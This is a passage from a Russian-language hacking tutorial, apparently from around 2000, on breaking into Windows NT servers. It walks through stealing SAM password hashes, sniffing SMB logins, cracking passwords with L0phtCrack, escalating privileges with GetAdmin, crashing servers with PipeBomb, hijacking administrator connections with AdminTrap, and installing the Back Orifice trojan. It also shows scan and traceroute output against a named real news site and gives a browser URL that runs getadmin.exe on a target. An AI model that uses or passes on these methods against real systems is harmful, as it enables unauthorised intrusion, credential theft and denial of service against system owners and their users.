SAM. Если вы работаете с компьютером Windows NT (2000) удаленно, то вам остается только воспользоваться резервной копией базы SAM, которая хранится в каталоге **%SystemRoot%\REPAIR**. Кроме того, если у вас имеется возможность получить доступ к кассетам стримера, на который производится ежедневный backup или к дискетам ERD, то вы можете скопировать файл SAM оттуда. Если вам удалось использовать дискету ERD, скопируйте оттуда сжатый файл **sam._** и затем -выполните команду:

```
EXPAND SAM._ SAM
```

Затем разжатый файл **sam._** может импортироваться в **LOphtCrack.**

Однако, если администратор системы установил Service Pack 3 for NT 4.0 и использует утилиту **SYSKEY** для дополнительной криптоустойчивой шифрации файлов реестра, то программа **LOphtCrack** (это справедливо для версий более ранних, чем LOphtCrack 2.5) не сможет произвести импорт файла SAM.

Использование сетевого sniffer'а для получения для получения хешированных паролей

Если администратор системы использует утилиту **SYSKEY,** и вам отказано в доступе к системному реестру по сети, имеется третий метод для получения хешированных паролей. Для этого используется сетевой sniffer, который выполняет прослушивание и отбор пакетов для всех устройств в физическом сегменте Ethernet-сети. Сетевой sniffer, включенный с LOphtCrack, реализован в виде файла **readsmb.exe,** который работает только в Windows NT 4.0 (в последней версии программы реализован сетевой sniffer для Windows 95/98).

Для запуска сетевого sniffer'а следует использовать команду:

```
READSMB > PASSWD
```

Как вы видите из данной команды, вся информация, полученная сетевым sniffer'ом будет перенаправляться в текстовый файл **passwd**. Для сбора всех хешированных паролей пользователя достаточно запустить sniffer один раз утром, в период времени, когда большинство пользователей приходит на работу и производит регистрацию в сети. Затем вы можете прервать работу этой программы и открыть файл **passwd в LOphtCrack.**

Для включения режима отладки sniffer'а используйте команду **-v**:

```
READSMB -V
```

На медленных машинах -v опция может приводить к тому, что **readsmb** будет пропускать некоторые пакеты, так что эта опция действительна только для отладки и исследования.

Выделение паролей из хеша

После того, как вы получили набор хешированных паролей, и загрузили их в программу LOphtCrack, а также открыли словарь word-english, вы

можете приступить к вычислению настоящих текстовых паролей. Для начала этой операции выполните команду **«Run»** (Запуск) из меню **«Tools»** (Сервис). Опции, установленные в диалоговом окне **«Tools Options»** по умолчанию, определяют, что сначала будет произведено вычисление паролей при помощи словаря word-english. Затем будет производится определение паролей при помощи последовательного перебора заданных значений, что требует уже более длительного времени. LOphtCrack сохраняет состояние вычислений каждые 5 минут в *.LC файл.

Новые возможности LOphtCrack 2.52

- Увеличение быстродействия на 450% за счет оптимизированного ассемблерного кода для Pentium, Pentium MMX, Pentium Pro, и Pentium II и III. Это приводит к увеличению быстродействия. Все алфавитно-цифровые пароли могут быть найдены за трое суток на Pentium II/450.
- Новый гибридный метод расшифровки объединяет самые лучшие качества словарного и метода прямого подбора.
- Возможность подключения национальных словарей.
- Реализация сетевого SMB sniffer'а для операционных систем Windows 95/98.
- Встроенная утилита **PWDUMP2**, которая позволяет произвести извлечение хешированных паролей из файла SAM, который зашифрован при помощи утилиты **SYSKEY** из **SP3.**

Утилита **PWDUMP2** http://www.webspan.net/~tas /pwdump2/ позволяет получить список хешированных паролей даже в системе с включенной утилитой **SYSKEY.** Данная программа может функционировать если только, пользователь, ее запустивший, имеет привилегию «Отладка программ» и является членом группы Administrators. Кроме того, данная утилита может использоваться в том случае, если с атакуемой системы удалось получить копию базы данных безопасности системы.

- Получение паролей Windows NT при помощи **PWL**-файлов.

Если вы получили доступ к клиентским компьютерам Windows 3.11/95/98, которые функционируют в локальной сети, вы можете узнать пароль системного администратора или других бюджетов в домене Windows NT косвенным образом. Для этого необходимо собрать все доступные ***.PWL** файлы, которые располагаются в системных каталогах Windows 3.11/95/98. Для расшифровки этих файлов вы можете использовать программу **repwl.exe**, которую можно найти по адресу http://webdon.com /vitas/pwltool.htm. Это одна из лучших программ для вычисления паролей из PWL-файлов, которая почти мгновенно может вычислить любой пароль.

Открыв при помощи кнопки «**Browse**» (Пролистать) PWL-файл, выберите в списке нужный набор символов и затем нажмите кнопку «**Search Password**» (Поиск пароля). Найденные таким образом пароли помогут вам затем получить доступ к главному доменному серверу Windows NT.

Но помните, что для более совершенной защиты, системные администраторы, которые посообразительней, могут не ограничиться применением специальных утилит, но могут установить вручную еще более жесткие права на объекты файловой системы. В частности, за рекомендациями по установке таких ограничений они могут обратиться по адресу: http://www.microsoft.com/ntserver/security/exec/overview/Secure_NTInstall.asp

Соответственно там же можно искать и противоядие от их мощной защиты.

К счастью, у дяди Билли работают еще такие люди, которые могут совершить ошибку, и благодаря таким людям мы можем проникнуть в систему через те дыры, которые они нам предоставляют. В частности, одной из таких дыр является возможность повысить свой уровень привилегий и войти в группу администраторов, а потом... Достигается это с помощью программы **GetAdmin.exe** (автор — Константин Соболев). Правда в **Service Pack 4** возможность эта устранена, но рискнуть стоит.Идея, заложенная в ней, довольно таки проста и гениальна. Системные процессы в NT работают, как правило под System Account, а значит имеют на локальном рабочем месте администраторские права. Делайте вывод. Но, к сожалению Billy сработал оперативно, в SP4 это уже залатали. Но не стоит отчаиваться, кто ищет, тот всегда найдет.

Доступ в локальной сети

Если вы получили полный доступ к одной из рабочих станций в локальной или глобальной сети домена, вы можете использовать недостаточность защиты сетевых соединений серверов Windows NT. Слабая защита сетевых соединений приводит к тому, что, используя специализированное программное обеспечение, вы сможете завесить сервер Windows NT («отказ в обслуживании») или даже получить права администратора путем перехвата административных сетевых соединений. Для этого применяются следующие виды атак:

- Использование **Named Pipe File System**
- Использование средств удаленного управления

Использование Named Pipe File System

Named Pipe File System является виртуальной файловой системой, которая не управляет файлами, а управляет каналами **named pipes.** Кана-

лы named pipes относятся к классу файловых объектов вместе с файлами, дисковыми директориями, устройствами и почтовыми ящиками (mailslots). Поэтому большинство функций, предназначенных для работы с файлами (в том числе CreateFile, ReadFile и WriteFile), работают и с каналами. Канал named pipes представляет собой виртуальное соединение, по которому передается информация от одного процесса к другому. Информация может передаваться как в одну *строну (однонаправленный канал),* так и в обе стороны *(двунаправленный* или *дуплексный* канал). Создание виртуального канала в Windows NT происходит следующим образом:

- Серверный процесс создает канал на локальном компьютере с помощью функции программного интерфейса Win32 «**CreateNamedPipe**».
- Серверный процесс активизирует канал при помощи функции «**ConnectNamedPipe**», после чего к каналу могут подключаться клиенты.
- Далее производится подключение к каналу \\computer_name\pipe\pipe_name посредством вызова функции «**CreateFile**».

Клиентский процесс может отключиться от канала в любой момент с помощью функции «**CloseHandle**». Серверный процесс может отключить клиента в любой момент с помощью функции «**DisconnectNamedPipe**».

После прекращения связи с клиентом серверный процесс может повторно использовать канал с помощью повторного вызова функции «**ConnectNamedPipe**».

При помощи одного и того же канала сервер может одновременно обслуживать нескольких клиентов. Для этого серверный процесс может создать N-ное количество экземпляров канала, вызвав N-ное количество раз функцию «**CreateNamedPipe**» (при этом в каждом вызове должно быть указано одно и то же имя канала).

Если канал имеет несколько экземпляров, клиент может быть подключен к любому свободному (не занятому другим клиентом) экземпляру этого канала.

После установления виртуального соединение серверный процесс и клиентский процесс могут обмениваться информацией при помощи пар функций «**ReadFile**» и «**WriteFile**». Если один участник информационного обмена записывает данные в канал при помощи функции «**WriteFile**», то другой участник может прочитать, используя функцию «**ReadFile**».

Интерфейс **Named Pipe File System** широко используется операционной системой Windows NT для множества задач, некоторые из которых играют важную роль в обеспечении безопасности операционной системы.

Например, удаленный вызов процедур (RPC) в Windows NT реализован как надстройка над NPFS.

Однако в смысле защиты информации и устойчивости программам, интерфейс **Named Pipe File System** может использован для взлома или выведения из строя операционной системы. Ниже приведены две программы **PipeBomb и AdminTrap**, которые используют непродуманность реализации **Named Pipe File System.**

Программа PipeBomb (http://www.hackzone.ru/articles/PipeBomb.zip)

Прикладная программа **PipeBomb** производит открытие на запись в вечном цикле новых экземпляров определенного системного канала и записывает в них порции бесполезной информации. Через довольно короткий промежуток времени все свободные экземпляры канала будут заняты, после чего серверный процесс определяет, что все экземпляры его канала заняты, после чего начинает создавать новые экземпляры канала.

Каждый новый экземпляр канала обслуживается новым потоком **(thread),** под который отводится новый буфер в оперативной памяти для хранения информации. Клиентский процесс постоянно открывает новые экземпляры канала, поэтому серверному процессу приходится создавать новые потоки. Это приводит к максимальной загрузке процессора сервера, а объем свободной оперативной памяти этого компьютера быстро уменьшается. Через несколько минут атакованный компьютер становится практически неработоспособным. Данная программа одинаково эффективно работает как для атак на рабочие станции, так и на сервера Windows NT 4.0. Для начала атаки необходимо запустить программу **PipeBomb** и в поле ввести имя атакуемого компьютера. Затем следует нажать кнопку **«Create»** (Создать) или **«Write»** (Записать), после чего любой сервер Windows NT будет завешен в течение двух минут.

Эту атаку можно применять через Internet, инкапсулируя пакеты SMB в пакеты TCP/IP (сетевая составляющая интерфейса **Named Pipe File System** организована как надстройка над протоколом SMB).

Программа AdminTrap (http://www.hackzone.ru/articles/AdmTrap.zip)

Программа **AdminTrap** производит создание троянского экземпляра одного из системных каналов и ждет, когда к нему подключится клиент. Затем **AdminTrap** выполняет вызов функции Win32 **«ImpersonateNamedPipeClient»,** которая назначает маркер доступа (access **token)** клиента экземпляра канала, handle серверного конца которого указан в качестве параметра функции. Если выполнение функции прошло успешно, один из потоков программы **AdminTrap** получает полномочия пользователя-клиента троянского экземпляра канала.

Вероятность того, что программа **AdminTrap** после вызова «**ImpersonateNamedPipeClient**» получит полномочия администратора, весьма велика, если случайно удастся перехватить следующие сетевые соединения:

- **winreg** — удаленное управление реестром, списком сервисов, репликацией и административными оповещениями (alerts), удаленный просмотр системных журналов, удаленное диагностирование и оценка производительности;
- **spoolss** — удаленное управление принтером.

После запуска программа ожидает подключения администратора.

Когда администратор начнет выполнять одну из административных операций, сетевое соединение администратора перехватывается, программа выдает на экран окно, содержащее имя и список привилегий этого администратора, и предлагает осуществить создание нового пользователя с именем **AdminTrap,** который входит в группу «**Administrators**».

Использование средства удаленного управления Back Oriffice 2000 (http://www.cultdeadcow.com)

Программа **Back Orifice** (дословный перевод — задний проход) является еще одним средством взлома серверов Windows NT и удаленного управления ими через Internet. BO2K состоит из клиентской, серверной части и утилит, позволяющих добавлять некоторые новые функции и производить настройку серверной части.

Данное программное обеспечение может работать на компьютерах с установленными операционными системами Windows 95/98 и Windows NT.

Клиентская часть BO2K (файл *bo2kgui.exe*) используется на компьютере хакера и позволяет получить доступ к машине с установленной серверной части по протоколам TCP или UPD по порту 31337.

Обычно перед внедрением серверной части (размер 120 кб) производится сканирование подсети и выявление по конкретного IP-адреса. Затем серверная часть запускается на сервере при помощи любого локального бюджета. Хакер, используя клиентскую часть, может выполнять следующие действия:

- производить редактирование реестра;
- осуществлять полный контроль над файловой системой через браузер;
- получать информацию о введённых паролях;
- просматривать текущее состояние экрана на сервере;
- просматривать сетевые ресурсы, подключенные к серверу;
- управлять системными процессами;

- выполнять удалённую перезагрузку;
- удалённо выполнять программы с возможностью перенаправления консоли на компьютер хакеру.

Перед внедрением серверная часть конфигурируется при помощи Мастера конфигурирования **BO2K Configuration Wizard** (файл *bo2kcfg.exe*). Мастер BO2K Configuration Wizard позволяет выбрать файл сервера BO2K (bo2k.exe) и задать пароль, который затем будет использоваться для доступа по сети. Кроме того, мастер позволяет выбрать порт для IP-соединения, метод шифрования соединений между клиентом и сервером. Вам необходимо указать, какой сетевой модуль будет использоваться в IP-соединениях TCP или UPD. TCP-соединения обычно используются для организации управления через сеть Internet. UPD-соединения применяются для работы в ЛВС.

Кроме того, данная утилита используется для добавления к основному запускаемому модулю bo2k.exe дополнительных возможностей, которые реализованы в виде Plugins DLL.

Удаленный взлом Windows NT через Internet

Самым трудным взломом Windows NT считается удаленный взлом через Internet. В самом начале у атакующего отсутствует вообще какая либо информация, кроме имени хоста и его IP-адреса. Если на удаленном сервере работает Web-сервер, вы тоже сразу же сможете интуитивно определить, с какой операционной системой вы имеете дело. Для этого следует, используя браузер, провести исследование страничек и отрытых для просмотра каталогов Web-сервера. Для Web-серверов IIS 3.0/4.0/5.0, которые являются продуктами Microsoft и работают исключительно под Windows NT, характерны следующие особенности: Web-страницы имеют расширения ***.htm, *.asp;** страницы имеют кодировку Win1253, а не KOI8-R (для русскоязычных страниц) и прочие косвенные признаки.

Кроме того, следует тщательно просмотреть структуру каталогов документов и скриптов. Каталоги документов, в которых отсутствуют файлы *index.htm* покажут вам полный список файлов и расположенных ниже директорий. Случайно бродя по Интернету вы можете случайно наткнуться на такой Web-сервер новостей штата Айдахо http://www.idahonews.com/, который полностью соответствует описанным критериям. Но самое смешное, то, что у этого сервера открыты для просмотра каталоги скриптов **scripts и cgi-bin.**

Если каталоги скриптов **scripts и cgi-bin** открыты для просмотра, то этот сервер просто находка для опытного хакера. Используя браузер, удаленный клиент может запускать любые файлы из этих директорий на Web-сервере. Остается каким-либо способом загрузить одну из программ,

описанных раннее, в каталоги скриптов scripts и cgi-bin. Для этого исследуем открытые каталоги более подробно.

Как вы можете видеть из рисунка, открытый каталог cgi-bin позволил нам получить информацию о том, что данный сервер Windows NT использует язык Perl. Используя обычный браузер, вы можете скачать все скрипты из этих директорий и произвести их анализ на получение различного рода информации об удаленном сервере. Кроме того, в каталоге cgi-bin находится подкаталог **MSWin32-x86-object**. Войдем в него и просмотрим его содержимое.

Как мы видим из рисунка, подкаталог MSWin32-x86-object содержит инсталлированную версию языка Perl 5.0, а также сам дистрибутив Perl 5.00502.exe. Затем скачаем из этой директории файл регистрации ошибок **PerlIS-Err.log**:

```
*** 'E:\docs' error message at: 1998/11/24 13:23:57
Can't open perl script "E:\docs": Permission denied
*** 'E:\docs' error message at: 1998/12/25 04:49:16
Can't open perl script "E:\docs": Permission denied
*** 'E:\docs' error message at: 1999/03/26 16:05:43
Can't open perl script "E:\docs": Permission denied
*** 'E:\docs' error message at: 1999/09/08 11:39:54
Can't open perl script "E:\docs": Permission denied
*** 'E:\docs' error message at: 1999/09/08 11:58:34
Can't open perl script "E:\docs": Permission denied
*** 'E:\docs\idaho8' error message at: 1999/10/25 13:51:51
Can't open perl script "E:\docs\idaho8": Permission denied
```

Конечно, данный журнальный файл дает не слишком много информации, кроме той, что основные документы расположены на диске E: в каталоге docs, и также Perl.exe использовался раннее для неудачных попыток проникновения в систему. Затем следует просмотреть документацию в сети Internet по ошибкам и дырам в реализации Perl 5.0 для Windows NT и, исходя из этого, произвести анализ находящихся в каталогах scripts и cgi-bin ***.pl**-скриптов.

Производим просмотр каталога scripts.

Открытый каталог scripts дает нам следующую информацию:

- Подкаталог /scripts/centralad/ содержит средства для централизованного администрирования какой-то информационной системы.
- Подкаталог **scripts/iisadmin/** содержит HTML-версию для администрирования Web-сервера IIS, которая очень может пригодится при взломе системы.
- Подкаталог scripts/tools/ содержит различные утилиты для IIS.

- Файл **General.mdb** — файл базы данных Microsoft Access, говорит о том, что возможно на сервере установлена СУБД MS Access;
- Файлы **PASSWRD2.EXE и PASSWRD2.CPP** имеют очень странное имя **PASSWRD2.***, которое напоминает одно из известных хакерских инструментов. Создается впечатление, что данный сервер уже ломали раннее, т.к. возможно эти файлы были загружены на сервер хакерами.

Затем можно просканировать данный хост на наличие открытых портов, и, следовательно сервисов, на нем установленных. Для сканирования портов вы можете использовать следующие сканеры портов Windows:

- 7th Sphere PortScan v1.1
- All Around Internet
- Ogre v0.9b
- Port Scanner v1.1
- PortScan Plus
- SiteScan by Rhino9/Intercore
- TCP Port Scanner
- UltraScan v1.2.

Данные утилиты вы можете получить со страницы http://208.234.248.19:81/hack/genar/archive5.html. Наиболее полезным и простым сканером портов является **Ogre v0.9b** (Rhino9). Другие сканеры портов под Windows или UNIX вы сможете отыскать при определенном упорстве в сети Internet.

Утилита **Ogre** обеспечивает взломщика эффективным инструментом для сбора информации об уязвимых местах для серверов Windows NT и прочих хостов Internet.

Ogre позволяет выполнить ряд тестов для выбранной подсети класса С и проверить хосты на известные дыры в операционных системах Windows 95 и Windows NT, а также в установленном программном обеспечении. Утилита **Ogre** позволяет:

- Определить активные хосты в данной подсети класса С;
- Просмотреть выявленные хосты, чтобы определить доступные удаленные службы и порты, по которым к ним можно обратиться;
- Получить информацию относительно состояния **netbios** (Nbtstat);

- Просмотреть доступные сетевые ресурсы, выделенные в совместное использование **(net view);**
- Проверить существование серверных расширений **Microsoft Frontpage;**
- Проверить присутствия в системе средства администрирования HTMLдля 1IS;
- Проверить существование индексированных по умолчанию документов **Index Server.**

Использование утилиты Ogre для проверки подсети сервера новостей штата Айдахо http://www.idahonews.com/

Перед использованием этой утилиты необходимо получить IP-адрес сервера http://www.idahonews.com/. Для этого выполним команду **ping www.idahonews.com:**

```
Pinging www.idahonews.com [198.60.102.4] with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.
```

IP-адрес сервера отображается через DNS, однако **ping** не проходит. Это означает, что данный сервер прикрыт firewall'ом и сканирование его портов будет неудачным. Однако сканирование данной подсети позволит выявить другие сервера домена **idahonews.com.**

Для тестирования подсети, в которой находится сервер новостей штата Айдахо, введем первый адрес подсети в IP в поле **«Starting IP»** (Начальный IP-адрес) 198.60.102.1. Затем, введем последний адрес подсети в **«Ending Octet»** 254 (Конечный октет). Для начала сканирования нажмем кнопку **«Start scan»** (Начать сканирование). После сканирования получим следующие результаты:

```
Scanning - 198.60.102.1
==========================
Commencing Port Scan:

Port 21: Closed
Port 23: Open
Port 25: Closed
Port 53: Closed
Port 79: Open
Port 80: Closed
Port 110: Closed
Port 111: Closed
```

```
Port 139: Closed
Port 443: Closed
Port 1080: Closed
Port 8181: Closed

Scanning - 198.60.102.2
=======================
*Inactive IP address*

Scanning - 198.60.102.3
=======================
*Inactive IP address*

Scanning - 198.60.102.4
=======================
*Inactive IP address*

Scanning - 198.60.102.5
=======================
Commencing Port Scan:

Port 21: Closed
Port 23: Closed
Port 25: Open
Port 53: Open
Port 79: Open
Port 80: Closed
Port 110: Open
Port 111: Closed
Port 139: Closed
Port 443: Closed
Port 1080: Closed
Port 8181: Closed

Scanning - 198.60.102.6
=======================
*Inactive IP address*
....
....
Scanning - 198.60.102.38
========================
*Inactive IP address*

Scanning - 198.60.102.39
========================
```

```
Commencing Port Scan:

Port 21: Closed
Port 23: Closed
Port 25: Open
Port 53: Open
Port 79: Open
Port 80: Closed
Port 110: Open
Port 111: Closed
Port 139: Closed
Port 443: Closed
Port 1080: Closed
Port 8181: Closed

Scanning - 198.60.102.40
========================
*Inactive IP address*
....
....
Scanning - 198.60.102.54
========================
*Inactive IP address*

Scanning - 198.60.102.55
========================
Commencing Port Scan:

Port 21: Closed
Port 23: Closed
Port 25: Open
Port 53: Open
Port 79: Open
Port 80: Closed
Port 110: Open
Port 111: Closed
Port 139: Closed
Port 443: Closed
Port 1080 : Closed
Port 8181 : Closed

Scanning - 198.60.102.56
========================
*Inactive IP address*
```

```
....
....
Scanning - 198.60.102.254
=========================
*Inactive IP address*
```

Идеальным вариантом при взломе Windows NT были бы открытые порты 135-139. Тогда бы мы смогли получить массу познавательной информации о сервере, его сервисах и прочих ресурсах. Однако при сканировании мы получили:

```
Scanning - 198.60.102.4
=======================
*Inactive IP address*
```

Действительно, данный сервер прикрыт firewall'ом. Попробуем определить его тип, выполнив трейсинг соседних активных хостов. Для этого выполним команду **tracert 198.60.102.1** (для UNIX команда **traceroute):**

```
Tracing route to cisco.idahonews.com [198.60.102.1]over a maximum
of 30 hops:
11   240 ms   241 ms   240 ms gbr2-p01.wswdc.ip.att.net
[12.123.8.241] 12   261 ms   260 ms   251 ms gbr1-p40.oc~
48.sl9mo.ip.att.net [12.122.2.82] 13   330 ms   301 ms   390 ms
gbr2-p50.oc-12.sffca.ip.att.net [12.122.3.17] 14   301 ms   320 ms
311 ms ar2-a3120s4.sffca.ip.att.net [12.127.1.145] 15   401 ms
350 ms   351 ms 12.126.207.46 16   381 ms   350 ms   371 ms
cisco.idahonews.com [198.60.102.1]
Trace complete
```

Еще одной распространенной ошибкой администраторов небольших сетей является манера давать названия хостам, исходя из выполняемой ими функций. Благодаря этому мы получили информацию, что хостом по адресу 198.60.102.1 является Firewall корпорации Cisco. Его так просто не хакнешь. Хотя, конечно, существует шанс, что ленивый админ забыл сменить заводской пароль. У хоста cisco.idahonews.com открытыми являются полученные при сканировании **Ogre** порты: 23 (Telnet), 79.

Затем выполним команду tracert **198.60.102.5:**

```
Tracing route to router.idahonews.com [198.60.102.5]over a maximum
of 30 hops:
 12   260 ms   270 ms   261 ms gbr1-p40.oc-48.sl9mo.ip.att.net
[12.122.2.82]  13   321 ms   310 ms   300 ms gbr2-p50,oc-
12.sffca.ip.att.net [12.122.3.17]  14   310 ms   321 ms   320 ms
ar2-a300s3.sffca.ip.att.net [12.127.5.177]  15   341 ms   340 ms
371 ms 12.126.207.34 16   371 ms      *         *
198.60.104.181 17   361 ms   361 ms   370 ms router.idahonews.com
[198.60.102.5]
Trace complete
```

Опять мы получили информацию, что хостом по адресу 198.60.102.5 является маршрутизатор **router** (который может быть реализован в виде аппаратного устройства или обычного UNIX-роутера). У хоста **router.idahonews.com** открыты порты: 25 (SMNP-почта), 53 (DNS-сервер), 110 (POP-сервер). Исходя из открытых портов, можно с уверенностью заявить, что данный сервер является почтовым и DNS-сервером. Можно с большой уверенностью сказать, что данный маршрутизатор передает пакеты во внутреннюю локальную подсетку idahonews.com 192.168.0.*.

Трассировка других хостов подсетки 198.60.102.6-253 дала информацию, что другие IP-адреса не имеют никакого отношения к домену **idahonews.com.**

Как мы видим, полученной полезной информации явно не хватает для проникновения в систему. Для взлома www.idahonews.com необходимо собрать наиболее полную информацию обо всех трех хостах. Кроме того, взлом Firewall'oB Cisco и Unix-роутеров выходит за границы данной темы. Поэтому мы рассмотрим идеальный вариант, при котором сервер Windows NT не был прикрыт Firewall'oM и порты 135-139 были бы открыты.

Взлом сервера Windows NT

Идеальный вариант

Итак, рассмотрим идеальный вариант, при котором к сети Internet подключен сервер Windows NT, который не прикрыт Firewall'oM и хотя бы один порт в диапазоне 135-139 открыт. Такое иногда бывает и сейчас, когда молодая компания недавно начала свой бизнес, не имеет ни малейшего понятия о том, зачем ей firewall, а также пытается сэкономить деньги. Кроме того, может быть, в такой компании работает неопытный системный администратор, который просто инсталлирует Windows NT и устанавливает последний Service Pack. Затем ставится и настраивается IIS, после чего админ успокаивается, хотя ему следовало, прежде всего, включить аудит, сконфигурировать реестр, поставить последние патчи и fix'ы, а также отключить все ненужные службы и привязки (Binding) в настройках аппрета «Network» (Сеть).

Если сервер новостей штата Айдахо не был подвергнут вышеописанным настройкам, утилита Ogre выдала бы следующую информацию:

```
Scanning - 198.60.102.4
==========================
Commencing Port Scan:
Port 21: Open
```

Допустим, что открыта служба FTP, которая входит в состав IIS.

```
Port 23: Closed
Port 25: Open
```

Допустим, что открыта служба SMNP, которая входит в состав IIS

```
Port 53: Open
Port 79: Closed
Port 80: Open
```

Допустим, что открыта служба HTTP, которая входит в состав IIS.

```
Port 110: Open
Port 111: Closed
Port 139: Open
```

Допустим, что возможен File Sharing.

```
Port 443: Closed
Port 1080: Closed
Port 8181: Closed
Surveying Web Server:
--Checking for Vulnerable URLs:
```

```
Frontpage Extensions: Not Present
IIS HTML Administration Interface; Present
```

Допустим, что возможно управление сервером через **IIS.**

```
IIS Samples: Present
Commencing Nbtstat Scan:
NetBIOS Remote Machine Name Table
Name Type Status
---------------------------------------------
Registered Registered Registered Registered Registered •
Registered
Registered Registered Registered Registered Registered
MAC Address = XX-XX-XX-XX-XX-XX
```

Символами X, Y и Z, заменены реальные значения, которые мы получили бы, если бы сервер не был бы firewall'ом.

```
YYYYY <00> UNIQUE————Имя машины
YYYYY <20> UNIQUE
ZZZZZZZZZ <00> GROUP
ZZZZZZZZZ <1C> GROUP
ZZZZZZZZZ <1B> UNIQUE
ZZZZZZZZZ <1E> GROUP
YYYYY <03> UNIQUE
ZZZZZZZZZ <1D> UNIQUE
  INet~Services <1C> GROUP
  ..__MSBROWSE__.<01> GROUP
  IS~YYYYY. . . . . .<00> UNIQUE
```

Кроме того, информацию по NetBIOS мы можем получить, выполнив команду **nbtstat -A** x.x.x.x.Для расшифровки кодов имен NetBIOS вы можете использовать описания кодов, которые приведены ниже.

КОД	ТИП ОПИСАНИЕ ИМЕН NETBIOS
00 UNIQUE	Workstation Service
01 UNIQUE	Messenger Service
<_MSBROWSE_>	
01 GROUP	Master Browser
03 UNIQUE	Messenger Service
06 UNIQUE	RAS Server Service
1F UNIQUE	NetDDE Service
20 UNIQUE	File Server Service
21 UNIQUE	RAS Client Service
22 UNIQUE	Exchange Interchange
23 UNIQUE	Exchange Store
24 UNIQUE	Exchange Directory
30 UNIQUE	Modem Sharing Server Service
31 UNIQUE	Modem Sharing Client Service

```
43 UNIQUE          SMS Client Remote Control
44 UNIQUE          SMS Admin Remote Control Tool
45 UNIQUE          SMS Client Remote Chat
46 UNIQUE          SMS Client Remote Transfer
4C UNIQUE          DEC Pathworks TCPIP Service
52 UNIQUE          DEC Pathworks TCPIP Service
87 UNIQUE          Exchange MTA
6A UNIQUE          Exchange IMC
BE UNIQUE          Network Monitor Agent
BF UNIQUE          Network Monitor Apps
03 UNIQUE          Messenger Service
00 GROUP           Domain Name
1B UNIQUE          Domain Master Browser
1C GROUP           Domain Controllers
1D UNIQUE          Master Browser
1E GROUP           Browser Service Elections
1C GROUP           Internet Information Server
00 UNIQUE          Internet Information Server
[2B]    UNIQUE     Lotus Notes Server
IRISMULTICAST
[2F]    GROUP      Lotus Notes
IRISNAMESERVER
[33]    GROUP      Lotus Notes
Forte_$ND800ZA
[20]    UNIQUE     DCA Irmalan Gateway Service
```

- Термин **UNIQUE** означает, что одному имени которого присвоен один IP-адрес;
- Термин GROUP означает нормальную группу, одному имени которой может принадлежать группа IP-адресов.

Для идеального варианта, который мы рассматриваем, мы получили информацию, от которой можно отталкиваться при взломе Windows NT. Из этой информации можно понять, что сервер предоставляет доступ для выделенных в совместное использование ресурсов и FTP.Затем можно попробовать зайти на сервер, используя бюджеты, которые стандартно присутствуют в Windows NT (Guest, Administrator), однако наверняка у вас ничего не получится. Кроме того, вы можете попытаться использовать бюджеты IIS (Internet Information Service), обычно они выглядят так **IUSR_<имямашины>**. При помощи утилиты Ogre мы получили информацию, что имя машины YYYYY, следовательно, бюджет [IS будет IUSR_ **YYYYY**.Однакои с этим вариантом, наверное, тоже ничего не получится.

Для взлома сервера Windows NT с выделенными в совместное использование каталогами, вам следует использовать утилиты, которые позволяют производить подключение к выделенным ресурсам с пользова-

тельскими бюджетами и выполняют подбор пароля из словаря и/или прямым перебором всех возможных вариантов.

Использование программы NAT для подбора паролей к выделенным в совместное использование ресурсам http://igor.rsuh.ru/ftp/hacking/NetBIOS/nat10bin.zip

Наиболее удобной и полнофункциональной из этих утилит является программа **NetBIOS Auditing Tool,** реализации которой есть как под UNIX, так и под Win32.

Изначально программа Nat была создана для выполнения различных проверок защиты операционных систем, использующих NetBIOS. Данная программа работает в режиме командной строки. Вот ее синтаксис:

```
NAT [-0 <ФАЙЛ_РЕЗУЛЬТАТОВ>] [-U <ФАЙЛ_СПИСКА_ПОЛЬЗОВАТЕЛЕЙ>] [-P
<ФАЙЛ_ СЛОВАРЯ_ПАРОЛЕЙ>] <IP-АДРЕС>
```

По умолчанию в качестве файла списка пользователей используется файл *Userlist.txt.*Подправим этот файл, добавив в него новые имена, полученные при помощи программы **Ogre.** Файл словаря паролей лучше взять из программы **L0phtCrack**, сохранить под именем *Passlist.txt.* Добавим в него имена, полученные при помощи программы Ogre. Затем из командной строки выполним программу **nat:**

```
NAT -O REZALT.TXT 198.60,102.4
```

Программа NAT произведет тестирование всех сетевых служб, пробуя произвести подключение.

Обычно данный процесс бывает довольно длительным, продолжительность которого зависит от того, насколько удачно были составлены файлы списка пользователей и паролей. Однако с большой уверенностью можно сказать, что программа NAT сумеет подобрать пароль к одному из бюджетов в промежутке от 30 минут до 50 часов.

Далее процессу взлома сервера Windows NT гарантирован практически 100% успех. Время, которое потребуется для взлома системы зависит от того, насколько туп администратор системы. Если программе NAT удалось определить пароль для бюджета **Administrator,** то на этом процесс взлома успешно закончен, и вы можете делать с сервером практически что угодно. Если бюджет, который программа NAT определила, *не является* бюджетом **Administrator,** то время взлома зависит от того, какими возможностями обладает данный аккаунт и на какие ресурсы он имеет права доступа. Может быть, удастся подсоединить диск, используя команду NET USE и скопировать резервную копию файла базы данных паролей **SAM.** из каталога **WINNT/REPAIR** для последующего вскрытия при помощи программы **LOphtCrack,** как уже было описано выше. Кроме того, подсоединив диск при помощи NET USE (или при помощи FTP) может быть удаться загрузить на удаленный компьютер одну из программ, которые

помогут получить права администратора (Getadmin и т.д.). Для выполнения таких программ удаленно на серверах Windows NT, следует скопировать данные в каталог скриптов или в InetPub/cgi-bin. Затем, используя браузер, можно выполнить удаленно на сервере данные программы, введя в строке адреса строчку:

```
http://www.idahonews/scripts/getadmin.exe?mmmm
```

где **mmmm,** является именем пользователя, пароль которого вы определили.

Таким же образом возможно выполнить любую хакерскую утилиту вроде **PWDUMP.EXE** (для получения хеша пароля администратора) или троянские программы вроде **Back Orifice** или **NetBus** (http://indigo.ie/~lmf/nb.htm), которые позволят сделать довольно многое. Короче, остальное дело техники и мастерства (а также везения).

Хакинг UNIX

Краткая история UNIX

За счастье, испытываемое при успешном взломе UNIX'a, мы должны быть благодарны Кену Томпсону. В 1960-х годах он работал на лаборатории Бэлл (Bell Labs), где использовались машины на платформе MULTICS OS. Позже MULTICS OS была удалена, и лаборатория осталась вообще без операционной системы. Томпсон был обязан что-нибудь быстро придумать. После проведения ряда исследований в 1969 году им был создан UNIX, к которому, во-первых, имел доступ один единственный пользователь, и, во-вторых, у которого было очень мало возможностей. Совместно с другими специалистами Томпсон написал новую версию (C), которая отличалась от предыдущей рядом новых возможностей. Новая операционная система увидела свет в 1973 году и тогда же поступила в свободную продажу. Сейчас мы знаем, что это была первая версия UNIX. Более усовершенствованная версия UNIX, известная как UNIX V, разработана университетом Беркли и обладает уникальными возможностями.

